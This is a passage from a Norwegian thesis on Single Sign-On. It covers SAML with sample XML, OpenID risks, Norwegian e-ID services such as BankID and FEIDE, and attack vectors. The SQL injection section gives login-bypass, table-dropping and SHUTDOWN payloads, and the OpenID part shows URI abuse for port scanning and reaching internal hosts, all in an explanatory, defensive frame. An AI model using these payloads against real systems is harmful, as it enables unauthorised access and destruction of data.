13. mai 2008 kom det en melding fra NIST (NIST 2008), som forklarte hvordan SSL-nøkler har blitt generert av en algoritme som produserte forutsigbare tall. Dette medførte at entropinivået i alle de genererte SSL-, SSH- og OpenVPN-nøklene, samt X.509 sertifikatene var langt lavere enn antatt og at disse nøklene var sårbare for bruteforce-angrep (Brombach 2008). SSL var og er fortsatt en teknologi man stoler på. Og alle aktørene jeg var i kontakt med under forarbeidet til denne oppgaven ga inntrykk av at man måtte kunne stole på SSL. Selv om det tok kort tid fra feilen ble funnet, til den ble rettet opp, vet man ikke hvor lenge feilen kan ha vært kjent blant ondsinnede hackere eller om feilen har blitt utnyttet til ulovlige forhold.

Med slike eksempler på hvordan godt kjente og testede teknologier kan vise seg å fortsatt være usikre i ettertid, kan det diskuteres hvorvidt det faktisk kan være en ide å benytte seg av kryptering på flere nivåer. Om krypteringen på det ene nivået kompromitteres, vil dataen fortsatt være beskyttet på det andre nivået. Ulempen med å benytte seg av to forskjellige krypteringstyper er at det kan legge beslag på mye ressurser.

2.6 Teknologier

2.6.1 SAML

2.6.1.1 Beskrivelse av standarden


Security Assertion Markup Language (SAML) definerer et rammeverk for å utveksle autentiseringsdata mellom sikkerhetsdomener. Standarden er utviklet av OASIS Security Services Technical Committee (John Hughes and Eve Maler 2004) og dens fremste formål er å oppnå Single Sign-On (SSO).

Det er fire viktige grunner til å implementere SAML:

Single Sign-On	Om en organisasjon ønsker å implementere CDSSO (Cross-Domain SSO) over andre DNS domener innad i den samme organisasjonen, eller partner-organisasjoner, må man bruke den samme SSO løsningen i alle domenene
Å begrense bruken av cookies	Mange SSO-løsninger baserer seg på lokalt lagrede cookies for å slippe re-autentisering. Denne typen løsning hjelper ikke på tvers av domener (CDSSO) og kan også være til fare for sikkerheten.
Web Services	SAML-standarden gir mulighet til å overlevere både autentiserings- og autoriseringsinformasjon mellom partnere
Federation	Identity management mellom organisatoriske grenser kan være vanskelig. Vha SAML kan dette gjøres mye enklere. Om en allerede har registrert seg på partnersider, kan et pseudonym opprettes, slik at disse kontoene linkes mot hverandre.

Tabell 7 - Fire grunner til å implementere SAML (John Hughes and Eve Maler 2004)

Google er et kjent selskap som benytter seg av SAML. Ettersom selskapet tilbyr mange tjenester (e-mail, kalender, dokumenter, etc.), sparer de mye ressurser på å drive det hele som en tjenesteorientert arkitektur, hvor Single Sign-On er implementert. Nedenfor kan du se hvordan Google sin arkitektur benytter seg av SAML for å autentisere brukere. Eksempler på SAML-forespørsel og svar er hentet fra Googles ”SAML-based Single Sign-On for Google Hosted Services - Demo Tool” (Google 2007).



Figur 6 - Oversikt over SAML-transaksjoner hos Google (Google 2007)

1. Brukeren ønsker å bruke en av Googles applikasjoner (e-mail, kalender, dokumenter, etc.)
2. Google genererer en kodet SAML-forespørsel som blir sendt i URLen. Et eksempel på en slik forespørsel kan se slik ut:

```
<samlp:AuthnRequest
        xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
        ID="fpagejpkbhmddfodlbmnfhdginimekieckijbeei"
        Version="2.0"
        IssueInstant="2006-05-02T08:49:40Z"
        ProtocolBinding="urn:oasis:names.tc:SAML:2.0:bindings:HTTP-
Redirect"
        ProviderName="google.com"
        AssertionConsumerServiceURL="https://www.google.com/hosted/ps
osamldemo.net/acs"
/>
```

Denne forespørselen inneholder fire viktige variabler:

- ID – En 160-bits tilfeldig generert ID

- IssueInstant – Et tidsstempel som indikerer når forespørselen ble utført
- ProviderName – Tjenesteleverandørens domene (google.com)
- AssertionConsumerServiceURL – Tjenesteleverandørens adresse

3. Google sender brukeren videre til identitetstjeneren
4. SSO-tjeneren/identitetsleverandøren parser SAML-forespørselen og autentiserer brukeren ved enten å spørre etter brukernavn og passord eller ved å finne en cookie med en gyldig sessionID
5. SSO-tjeneren/identitetsleverandøren genererer et kodet SAML-svar og..
6. ..sender dette svaret til brukeren.

   Eksempel på et SAML-svar (hentet fra (Google 2007)):

```
<?xml version="1.0" encoding="UTF-8"?>
<samlp:Response
    xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
    xmlns="urn:oasis:names:tc:SAML:2.0:assertion"
    xmlns:xenc="http://www.w3.org/2001/04/xmlenc#"
    ID="hedangifkfodeigidaeijpdnfjkfbnegddealebo"
    IssueInstant="2006-08-17T10:05:29Z"
    Version="2.0">
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
       <SignedInfo>
          <CanonicalizationMethod Algorithm="http://www.w3.org/TR/200
1/REC-xml-c14n-20010315#WithComments" />
          <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmlds
ig#dsa-sha1" />
          <Reference URI="">
             <Transforms>
                <Transform Algorithm="http://www.w3.org/2000/09/xmlds
ig#enveloped-signature" />
             </Transforms>
<DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
             <DigestValue>sJAWNV9VzT+CghjrHsJSXAY9DRk=</DigestValue>
          </Reference>
       </SignedInfo>

<SignatureValue>X9Fx4pFSOlI2byrLXBw8azq26xxdqeF7w1UfQtcZ5l7HfXfkq9Tp2
w==</SignatureValue>
```

```
        <KeyInfo>
           <KeyValue>
              <DSAKeyValue>
                 <P>/KaCzo4Syrom78z3EQ5SbbB4sF7ey80etKII864WF64B81uRpH
5t9jQTxeEu0ImbzRMqzVDZkVG9xD7nN1kuFw==</P>
                 <Q>li7dzDacuo67Jg7mtqEm2TRuOMU=</Q>
                 <G>Z4RxsnqC9E7pGknFFH2xqaryRPBaQ01khpMdLRQnG541Awtx/X
PaF5Bpsy4pNWMOHCBiNU0NogpsQW5QvnlMpA==</G>
                 <Y>VMoV//Oh7VytBbZVySNmVZevV1bw7vmJwx5hHszeR25bforBFA
19nk+3ehg6SgUjWiXn7HsybemjRFs5x4+XFg==</Y>
              </DSAKeyValue>
           </KeyValue>
        </KeyInfo>
     </Signature>
     <samlp:Status>
       <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Suc
cess" />
     </samlp:Status>
     <Assertion ID="dojnoaponicbieffopfdecilinaepodfimmkpjij"
        IssueInstant="2003-04-17T00:46:02Z"
        Version="2.0">
        <Issuer>https://www.opensaml.org/IDP </Issuer>
        <Subject>
           <NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-
format:e-mailAddress"> demouser </NameID>
           <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm
:bearer" />
        </Subject>
        <Conditions NotBefore="2003-04-
17T00:46:02Z" NotOnOrAfter="2008-04-17T00:51:02Z"> </Conditions>
        <AuthnStatement AuthnInstant="2006-08-17T10:05:29Z">
           <AuthnContext>
             <AuthnContextClassRef> urn:oasis:names:tc:SAML:2.0:ac:cla
sses:Password </AuthnContextClassRef>
           </AuthnContext>
        </AuthnStatement>
     </Assertion>
</samlp:Response>
```

Svaret inneholder blant annet følgende viktige variabler:

- RESPONSE_ID - En 160-bits tilfeldig generert ID
- ISSUE_INSTANT – Tidsstempel som viser når svaret ble generert
- ASSERTION_ID – En 160-bits tilfeldig generert ID
- USERNAME_STRING – Brukernavnet til den autentiserte brukeren (i dette tilfellet: ”*demouser*”)
- NOT_BEFORE – Et tidsstempel som viser fra når SAML-svaret skal anses som gyldig
- NOT_ON_OR_AFTER – Et tidsstempel som viser hvor lenge SAML-svaret skal anses som gyldig
- AUTHN_INSTANT – Et tidsstempel som viser når serveren autentiserte brukeren

7. Googles ACS[6] mottar og dekoder svaret, for så å sende brukeren videre til riktig tjeneste
8. Brukeren har blitt videresendt og logget inn på riktig tjeneste

Grunnen til at Google har gitt ut såpass ekstensiv informasjon om deres sikkerhetsstruktur, er at det skal bli enklere for eksterne utviklere å kunne programmere applikasjoner som tar i bruk Googles tjenester.

2.6.1.2 Shibboleth

Shibboleth er en open source softwarepakke for å oppnå Single Sign-On. Med denne pakken kan det sendes både autentisering og autoriserings-assertions, da den benytter seg av SAML 2.0. Før versjon 2.0 benyttet den seg av en egenprodusert dialekt av SAML, noe som gjorde den mindre egnet for bruk mot andre teknologier som benyttet seg av SAML 2.0. Endringen kom den 19. Mars 2008, da Shibboleth 2.0 kom ut.

Shibboleth utvikles av Internet2 i USA og har rettet seg mot markedet som finnes i universiteter, selskaper og offentlige etater. (Internet2 2008)

[6] Assertion Consumer Service (tjenesteleverandør)

2.6.2 OpenID

2.6.2.1 Beskrivelse av standarden

OpenID er en Single Sign-On protokoll som er et åpent, desentralisert alternativ for å håndtere identiteter. Det utnytter eksisterende internetteknologier som; URI, HTTP, SSL og Diffie-Hellman.

I skrivende stund er OpenID fortsatt i en adapsjonsfase, men har fort blitt populær etter hvert som AOL, Google, Microsoft, SUN, Novell og Verisign har begynt å akseptere og levere OpenIDer.

Det som skiller OpenID fra mange andre SSO-protokoller er at det ikke er ment å være noen sentralisert identitetsleverandør, men heller mange forskjellige. I skrivende stund har OpenID.net listet opp over 80 identitetsleverandører, men det totale antallet er antageligvis mye større ettersom det er ganske lett å starte opp sine egne (OpenID 2008).

På tross av at OpenID har blitt relativt populært finnes mye skepsis til en slik desentralisert løsning. Det meste av kritikken jeg har funnet går på at man ikke nødvendigvis kan være sikker på om man kan stole på identitetsleverandøren når det gjelder å holde personlig informasjon ettersom leverandøren vil ha tilgang til informasjon om alle sidene brukerne besøker. Denne informasjonen kan bli solgt videre av utro tjenere eller stjålet om leverandøren ikke er sikret godt nok. Om identitetsleverandøren blir hacket kan scammere få tilgang på brukerens tjenester og informasjon.

Annen kritikk går på at Diffie-Hellman algoritmen, som brukes til å utveksle krypteringsnøkler, er sårbar for MITM-angrep. For å håndtere denne sårbarheten foreslår OpenID å benytte seg av HTTPS under utveksling av krypteringsnøkler. (Tsyrklevich and Tsyrklevich 2007) mener at det er unødvendig å bruke Diffie-Hellman om man allerede har HTTPS og at dette bare vil skape større kompleksitet. Man kan på den andre siden diskutere om Diffie-Hellman vil øke sikkerheten hos de som ikke har tilgang på HTTPS, selv om krypteringsnøklene kan bli kompromittert under utvekslingen. Ettersom OpenID ikke påtvinger verken identitets- eller tjenesteleverandører å benytte seg av HTTPS, bør man spørre seg om hvilke leverandører man ønsker å stole på. Som nevnt i kapittel 2.5.2 kan det også være i enkelte situasjoner være hensiktsmessig med bruk av kryptering på flere lag.

Andre sikkerhetsmomenter rundt OpenID går på at:

- Når man ønsker å logge seg på hos en tjenestetilbyder må man oppgi URI til den identitetsleverandøren man ønsker å benytte. I dette steget kan tjenestetilbyder bli misbrukt om ikke tilstrekkelige tiltak er iverksatt for å forhindre dette. Mekanismen for å la tjenesteleverandør vite hvilken URI den skal følge kan misbrukes blant annet ved å fore den med ”farlige” URIer. Eksempler på dette kan være å bruke mekanismen som en port-scanner

(`http://www.nsa.gov:1, http://www.nsa.gov:2, http://www.nsa.gov:3…`). Selv om ikke angriper nødvendigvis får noe særlig informasjon ut av dette og at det er et relativt harmløst angrep, vil det gjøre at det ser ut som om tjenesteleverandøren driver med rekognosering mot et mål.

- En angriper kan benytte seg av CSRF-teknikker, hvor han mer eller mindre utnytter tjenesteleverandøren som en proxy eller ved å sende URIer som peker mot interne script og tjenester (eks: http://192.168.1.15/internal/auth.php?ip=1.1.1.1)
- En ubeskyttet tjenesteleverandør kan bli utsatt for et DoS-angrep ved å la URIen peke mot store filer eller mot skadelig kode. (Tsyrklevich and Tsyrklevich 2007)

2.6.2.2 OpenIDs rolle

OpenIDs rolle som infrastruktur har blitt diskutert i mange kretser og rollen har blitt forandret og redefinert fra å være en innloggingsmekanisme for blogger og andre tjenester som krever lav sikkerhet, til å bli foreslått som et alternativ til Sveriges versjon av BankID (Larsson 2008). 7. Februar 2008 ble det offentliggjort at representanter fra Google, Microsoft, Yahoo, Verisign og IBM ble med i ”the OpenID foundation board”.

2.6.2.3 OpenID og sikkerhet

På tross av at mange utrykker skepsis mot å bruke OpenID i systemer som er avhengig av høy sikkerhet har allikevel svenske sikkerhetseksperter ytret at de mener OpenID er like sikkert som [Sveriges versjon av] BankID og at OpenID er tilstrekkelig sikkert for å kunne brukes av finans- og offentlige institusjoner (Larsson 2008) dersom man benytter seg av et hardware token i tillegg.

Det finnes allerede identitetsleverandører som tilbyr innlogging med bruk av diverse forskjellige hardware tokens. Trustbearers OpenID-løsning (TrustbearerLabs 2008) tillater bruk av både hardware tokens, smartkort og biometrisk autentisering.

2.6.2.4 OpenID og Personvern

Noe av kritikken rundt OpenID går på hvordan en identitetsleverandør kan spore hvilke tjenester man benytter seg av og hvilken konsekvens dette vil ha om en person benytter samme konto til arbeid og private formål.

En mulig løsning på vern av anonymitet kan være såkalt ”Identity Projection” (Willison 2008), hvor man har en tjeneste som lar brukere knytte IDer mot nye anonyme identiteter. Et eksempel på en slik tjeneste er IDproxy.net, hvor brukerne logger seg på via Yahoos OpenID-leverandør og kan opprette

opptil 5 nye anonymiserte OpenIDer. Denne teknikken blir kalt identity projection, eller identitetsprojeksjon.

Slik jeg ser det er det er en misforståelse at OpenID kun er nyttig om man ikke bruker flere enn en konto. Man vil alltid ønske å holde privatliv og business separert. Om man ønsker å beholde sin anonymitet kan man bruke en identitet til de tjenestene man ønsker å være skjult på og en annen til de man ikke føler det samme behovet for å være skjermet. For å unngå at en identitetsleverandør skal vite for mye om deg kan man enten sette opp en egen, eller velge seg en som man føler seg trygg på. Man kan selvsagt også benytte seg av identitetsprojekterende tjenester som idproxy.net.

2.6.2.5 PAPE

OpenIDs "Provider Authentication Policy Extension" (PAPE) er en utvidelse av OpenID som gjør det mulig for tjenesteleverandører å anmode spesifikke autentiseringspoliser når en bruker skal autentiseres (Recordon, J. Bufu et al. 2007). En tjenesteleverandør kan blant annet anmode at identitetsleverandøren skal benytte seg av anti-phishing mekanikker, multifaktorautentisering (med eller uten hardware tokens) eller andre bestemte mekanikker

På tross av denne utvidelsen vil man fortsatt møte de samme utfordringene når det gjelder hvilke identitetsleverandører man kan stole på. Som tidligere nevnt kan hvem som helst opprette en OP (OpenID Provider) og denne kan feilaktig oppgi at den støtter de forskjellige polisene uten at den i realiteten gjør dette.

Et annet interessant aspekt når man tenker på bruk av OpenID, i finans- eller offentlig sammenheng, er det juridiske. Om en konto skulle bli misbrukt etter at brukeren har benyttet seg av en usikker OP; hvem har så ansvaret? Dette er en interessant problemstilling som jeg dessverre ikke vil gå nærmere inn på i denne rapporten.

Per dags dato mener jeg selv at OpenID ikke er klar for bruk i situasjoner som krever sikkerhet på de nivåene som kreves under finansielle transaksjoner og aksess av sensitive data. Hovedsakelig på grunn av manglende Single Logout funksjonalitet. Denne funksjonaliteten vil jeg komme nærmere innpå i kapittel 3.2.

Når det gjelder problematikken med at man ikke kan stole på alle OPer kan løsningen være å bruke en "whitelist" over leverandører som er forhåndsgodkjente. Bruker man en whitelistestruktur går man for så vidt bort fra filosofien om at man skal kunne benytte seg av en hvilken som helst OP og man vil nærme seg en av de mer klassiske Single Sign-On strukturene. Ved bruk av slike metoder kan man opprette arkitekturer av en klassisk- eller WAYF-struktur, samtidig som man bruker OpenID.

Dette vil begrense mulighetene for brukerne, samtidig som det vil gå bort ifra den strukturen som opprinnelig var tiltenkt OpenID.

PAPE-dokumentasjonen hinter for så vidt til at bruken av PAPE antageligvis vil resultere i whitelisting for å kunne ha en fungerende trust modell (Recordon, J. Bufu et al. 2007). Et forslag for å kunne håndtere problematikken rundt trust modellering er å opprette såkalte ”reputation brokers”, som skal gi ut lister over identitetsleverandører med godt rykte på oppfordring fra en tjenesteleverandør. Tjenesteleverandøren skal også kunne spørre reputation brokeren om hvilke PAPE poliser som er implementert hos identitetsleverandøren (OpenID 2007).

2.7 Single Sign-On Prosjekter

I juni 2005 la den norske regjering ut to handlingsplaner for å presentere en overordnet IT-politikk for perioden 2005-2009; ”eNorge 2009 - det digitale spranget” (Moderniseringsdepartementet 2005) og ”Regjeringens handlingsplan for Et enklere Norge 2005–2009” (Handelsdepartementet 2005). I disse handlingsplanene ble det lagt frem mål for å forenkle nordmenns hverdag ved hjelp av informasjonsteknologi anvendt på riktig måte.

”eNorge 2009” deler sine mål i tre hovedområder;

Enkeltmennesket i det digitale Norge	Alle skal ha mulighet til å delta i det digitale samfunnet. Dette krever god tilgang til internett, brukertilpassede tjenester, samt at hele befolkningen har god digital kompetanse.
Innovasjon og vekst i næringslivet	Både offentlig og privat næringsliv skal bedre kunne utnytte mulighetene som blir skapt av informasjonsteknologi. Man skal i større grad kunne skape verdier fra kunnskapsbaserte virksomheter.
En samordnet og brukertilpasset offentlig sektor	Norske borgeres møte med det offentlige skal forenkles ved hjelp av informasjonsteknologi. I tillegg skal dette tiltaket kunne frigjøre ressurser for å styrke velferdstilbudet.

Tabell 8 - Mål i eNorge 2009

Med bakgrunn i disse målene har offentlige portaler og andre tjenester blitt opprettet.

2.7.1 Altinn.no

Altinn.no er en offentlig portal for elektroniske skjemaer for moms, statistikk, selvangivelse, årsregnskap og annet. 22 forskjellige etater står bak Altinn. Blant annet Skatteetaten, Økokrim og Statistisk Sentralbyrå. Altinn er tilrettelagt slik at næringsdrivende skal kunne lever inn skjemaer lettere.

Som nevnt i kapittel 2.3 tilbyr Altinn flere måter å autentisere seg på, alt avhengig av hvilket autorisasjonsnivå man er avhengig av.

2.7.2 Minside.no

Minside er eNorge 2009 (Moderniseringsdepartementet 2005) sitt satsningsområde som er tilpasset enkeltpersoner.

Tilgjengelige tjenester på Minside:

Felt	Tjeneste
Arbeid	Sjekk status og tilgjengelige tjenester hos Aetat.
Bolig og eiendom	Melde flytting, se din registrerte adresse og mine eiendommer
Forbruker	Reservasjon mot adressert reklame og telefonsalg.
Helse	Bestille helsetrygdkort, bytte fastlege og se din fastlege
Skatter og avgifter	Bestille frikort, kopi av og endre skattekort og sjekke status på bestilt skattekort.
Skole og utdanning	kontobevegelser for studielån, ditt studielån, neste terminbeløp, beløp for selvangivelse, status for omgjøring av studielån etter bestått eksamen, se personlige opplysninger, status for nedbetaling av studielån, status for søknad om studielån og søke og betalingsutsettelse og fast rente på studielån.
Trafikk	Mine kjøretøy.
Trygd	Bestille pensjonsberegning

Tabell 9 - Liste over tjenester på Minside (Norge.no)

I tillegg til tjenestene i tabell 9 kan også hver av kommunene tilby forskjellige tjenester til brukerne ut ifra hvilken kommune man hører til.

Ved innlogging hos Minside finnes det to alternativer; avhengig om man har registrert et mobiltelefonnummer hos tjenesten eller ikke. Om man ikke har gjort det må man benytte seg av en femsifret PIN-kode, enten fra skattekort, selvangivelse, eller som man kan bestille via tjenesten. I

tillegg til dette må man skrive inn en CAPTCHA[7]. Om man har registrert mobilnummeret sitt, vil man motta en kode i en SMS melding etter at man først har autentisert seg med fødselsnummer og en personlig kode.

2.7.3 Sikkerhetsportalen

Det var tidligere ment at Sikkerhetsportalen skulle være et eget ledd som skulle stå for autentisering for Altinn og Minside, men denne ble avviklet i 2006, da foretningsmodellen som lå til grunn ikke fikk tilslutning av leverandørene av elektroniske identiteter (Brønnøysundsregistrene 2006).

Da Sikkerhetsportalen ble skrapet gikk Altinn og Minside over til å benytte forhåndsgenererte engangskoder som ble sendt ut til brukerne.

2.7.4 BankID

BankID er en elektronisk autentiserings- og signaturtjeneste som tilbys av bankene i Norge. Sverige har også sitt eget BankID-prosjekt, som ikke har noe å gjøre med det norske. Det norske BankID prosjektet hadde i oktober 2007 over 700,000 brukere og estimerer et antall på 2,5 millioner i 2009 (Espelid, Netland et al. 2008). BankID har blitt benyttet mest til innlogging hos nettbanker, men har i senere tid også blitt benyttet til andre formål. Eksempelvis har Finn.no begynt å tillate elektronisk sendte bud på eiendommer. Disse budene blir signert av BankID (BankID 2007).

I fremtiden vil vi antageligvis se flere og flere tjenester som benytter seg av slike løsninger og mye tyder på at BankID har som mål å kunne overta som en offisiell identitetsleverandør for Norge.

På tross av et høyt ambisjonsnivå har BankID fått mye kjeft på grunn av måten arkitekturen er satt opp: Sertifikater blir lagret sentralt slik at det ikke er personene selv som signerer, men BankID som signerer for dem. Dette vil si at hver enkeltperson ikke bærer sin egen signatur. For enkelte kan dette være befriende, da det kan føles som et stort ansvar å selv måtte passe på at sin egen personlige signatur ikke blir misbrukt. Kritikerne er derimot bekymret for at disse signaturene ikke blir ivaretatt på en forsvarlig nok måte hos den sentrale leverandøren. I et scenario der en insider hos BankID ønsker å misbruke signaturer er det fint lite en bruker kan gjøre for å forhindre dette.

Medlemmer av NoWires Research Group avdekket også sårbarheter i strukturen (Brenna 2007). Sårbarhetene ble i første omgang avfeid av BankID ettersom angrepene var en kombinasjon av MITM-teknikker og phishing (Rossen 2007). I senere tid har denne sårbarheten blitt fikset. En

[7] Completely Automated Public Turing test to tell Computers and Humans Apart. En nærmere beskrivelse av CAPTCHA fines I seksjon 2.8.5.1.1.

beskrivelse av nevnte sårbarhet, samt en anbefaling for hvordan den kan fikses, finnes i (Espelid, Netland et al. 2008).

2.7.5 FEIDE

Feide er en nasjonal identitetsforvalter for utdanningssektoren. Det er et desentralisert system med en WAYF-struktur hvor hver av FEIDE-organisasjonene (som i denne strukturen også har roller som identitetsleverandører) er ansvarlig for at de til enhver tid leverer korrekte data. Den sentrale WAYF-serveren består av *Moria*, som tar seg av innlogging via brukerens tjenesteleverandør. I dette oppsettet blir passord og brukernavn sjekket hos FEIDE-organisasjonen. Om brukeren autentiseres, legger Moria ved informasjon om identiteten som er påkrevd av tjenesteleverandør. Denne informasjonen er lagret hos identitetsleverandøren, men selektert av Moria, som kun legger ved informasjon som tjenesteleverandøren er autentisert til å motta. Informasjonen skal kun sendes om brukeren aksepterer dette (FEIDE 2008).

Tanken bak FEIDE er at alle som er tilknyttet en utdanningsinstitusjon; lærere, elever eller ansatte, skal motta et brukernavn som kan benyttes innad i institusjonen. Brukernavnet skal kunne benyttes til å aksessere lokale ressurser og delte nasjonale tjenester.

2.8 Angrepsvektorer

2.8.1 Hva menes med angrepsvektorer

En angrepsvektor er en valgt metode som en angriper vil benytte seg av for å utføre angrepet sitt mot en datamaskin, et nettverk eller et system (NorSIS 2006). I denne delen av oppgaven vil jeg gi et innblikk i hvilke verktøy en angriper kan benytte seg av for å kompromittere konfidensialitet, integritet eller tilgjengelighet.

2.8.2 Omfang av vektorene

2.8.2.1 Angrep som kompromitterer konfidensialitet

Med konfidensialitet menes det at kun autoriserte personer skal ha mulighet til å få tak i data som ikke skal være allment tilgjengelig. Måter å bevare konfidensialitet kan være bruk av kryptografi, samt alle andre fysiske og elektroniske barrierer som hindrer innsyn.

2.8.2.2 Angrep som kompromitterer integritet

Integritet er å sikre at all informasjon man har er korrekt og at den ikke har blitt manipulert av uautoriserte personer. Slik manipulasjon kan skje før data sendes, under transport, samt på destinasjonen. Integritetsmekanismer kan deles inn i to områder: *prevensjonsmekanismer* og *deteksjonsmekanismer*. Prevensjonsmekanismene er implementert for å hindre at data blir manipulert av uautoriserte brukere. Formålet med deteksjonsmekanismer er å signalisere om integriteten på data har blitt kompromittert.

2.8.2.3 Angrep som kompromitterer tilgjengelighet

Tilgjengelighet er en forsikring om at autoriserte brukere skal ha tilgang på en bestemt tjeneste, eller ressurser, når disse er nødvendige. Elementer som kan kompromittere tilgjengeligheten kan være såkalte ”Denial of Service”- (DoS) angrep, der man gjør en tjeneste utilgjengelig ved å gjøre den opptatt med å prosessere ”tulledata”. Tilgjengelighet kan også bli kompromittert ved katastrofer eller strømbrudd.

2.8.3 Injeksjonsangrep

I et system hvor input fra brukere ikke blir sjekket skikkelig kan en angriper benytte seg av forskjellige injeksjonsangrep i forhold til hvordan applikasjonen er satt opp. I dette kapittelet vil jeg ta opp et utvalg injeksjonsangrep og beskrive hvordan disse kan avverges.

At websider har sikkerhetshull er langt fra uvanlig. I en undersøkelse utført av Web Application Security Consortium (WASC 2006), i samarbeid med flere selskaper som driver med automatisk sjekking av websider, fant de at så mange som 84.57 % av sidene som ble testet var åpne for XSS-angrep og 26.38 % var åpne for SQL-injection.

I (Moen, Klingsheim et al. 2007) kan vi også lese at de aller fleste E-government websidene er sårbare for både XSS og SQL-injection. Da de utførte en test fant de feil i alle G8-landene sine nettsider og fant ut at når kompleksiteten på sidene økte, så økte også antall sikkerhetshull.

2.8.3.1 SQL injection

Om noe av brukerens input skal benyttes som en del av en SQL-spørring er det viktig at denne inputen blir analysert og ufarliggjort før den blir satt sammen med spørringen. Om man lar brukerinputen inneholde metadata, vil en eventuell angriper kunne utnytte dette til å legge ved ekstra kommandoer som kan være svært skadelige og som kan forårsake brudd i både konfidensialitet, integritet og tilgjengelighet i en tjeneste.

SQL injection kan bli satt inn i SOAP-forespørsler, variabler fra web-skjemaer eller URL-parametre (Jaamour 2005).

Et eksempel på en utsatt applikasjon kan være et innloggingsskjema hvor brukeren kan skrive inn brukernavn og passord. Begge variablene kan sendes som POST-variabler og bli benyttet i en SQL-spørring som kan se slik ut:

```
SELECT * FROM users WHERE UserName='" + userName + "' AND Password ='" +
password + "'
```

I dette eksempelet er *userName* og *password* input fra brukeren. Spørringen vil returnere et gyldig svar om det finnes en bruker med gitt *userName* og *password*. Om en angriper ønsker adgang til applikasjonen som administrator, eller et annet kjent brukernavn, kan han sette inn:

Figur 7 - Eksempel på SQL-injection

Da vil variabelen `userName` bli satt som følgende i koden:

```
userName= admin'--
```

Hvis man vil logge på som brukeren som er listet først i databasen, kan man sette inn:

```
userName=' 1 OR 1--
```

Eller man kan logge seg inn med et fiktivt brukernavn:

```
userName=' UNION SELECT 1, 'fiktiv_bruker', 'fiktivt_passord', 1--
```

(Anley 2002)

Det som skjer i disse eksemplene er at angriperens input bryter ut av rollen som passiv data ved hjelp av `'`-tegnet. Den følgende dataen blir så eksekvert som SQL-kode og resten av den originale SQL-spørringen blir kommentert vekk ved å bruke to bindestreker (`--`). Ved å sette `userName=' 1 OR 1=1--` vil vi få en SQL-spørring som ser slik ut:

```
SELECT * FROM users WHERE UserName='" + ' 1 OR 1=1-- + "' AND Password ='"
+ password + "'
```

Her vil spørringen sjekke om det finnes en bruker uten navn ELLER om 1=1. Ettersom 1=1 alltid vil være sant, vil spørringen hente all data fra første bruker i tabellen.

I en usikker webapplikasjon vil en angriper også kunne slette deler av eller hele tabeller:

```
userName=''; drop table users--
```

I boken ”Innocent code: a security wake-up call for web programmers” (Huseby 2004) får vi et godt eksempel på hvor galt det kan gå om man ikke passer på hva slags input brukeren får sende inn i systemet. En tjeneste for betaling over nett hadde blitt laget som et samarbeidsprosjekt i Skandinavia og ble åpent for bruk i mai 2002. Noen dager etter at systemet hadde blitt tilgjengelig ble det rapportert symptomer på sikkerhetshull i applikasjonen på Computerworlds diskusjonsforum. En av tilbakemeldingene så noenlunde slik ut:

> *I guess it would even be possible to knock the server down just by visiting*
> *http://payment.example/default.asp?id=3;SHUTDOWN*
> *(Hey, don’t do it!)*

En av de som leste rapporten trodde tydeligvis ikke at dette kunne være seriøst og bestemte seg for å teste. Resultatet var at MS SQL-serveren aksepterte SHUTDOWN-kommandoen og slo seg selv av.

Dette eksempelet viser at det er viktig ikke bare å fokusere på ”rensing” av metadata, men at også riktig autorisering må gis. Brukere må ikke få så mye makt at de kan gjøre hva som helst med databasen.

2.8.3.2 XPATH injection

XPATH er et markup-språk som brukes for å navigere gjennom elementer og attributter i et XML-dokument og finne informasjon. I XPATH finnes det syv forskjellige typer noder (W3Schools):

- Elementer,
- Attributter,
- Tekst,
- Namespace,
- Prosessinstruksjoner,
- Kommentarer
- Dokument-rotnoder (eller rotnoder)

Om en angriper får mulighet til å påvirke hva slags spørringer som utføres i XPATHen, kan dette være skadelig om sensitiv informasjon ligger lagret i en XML-database.

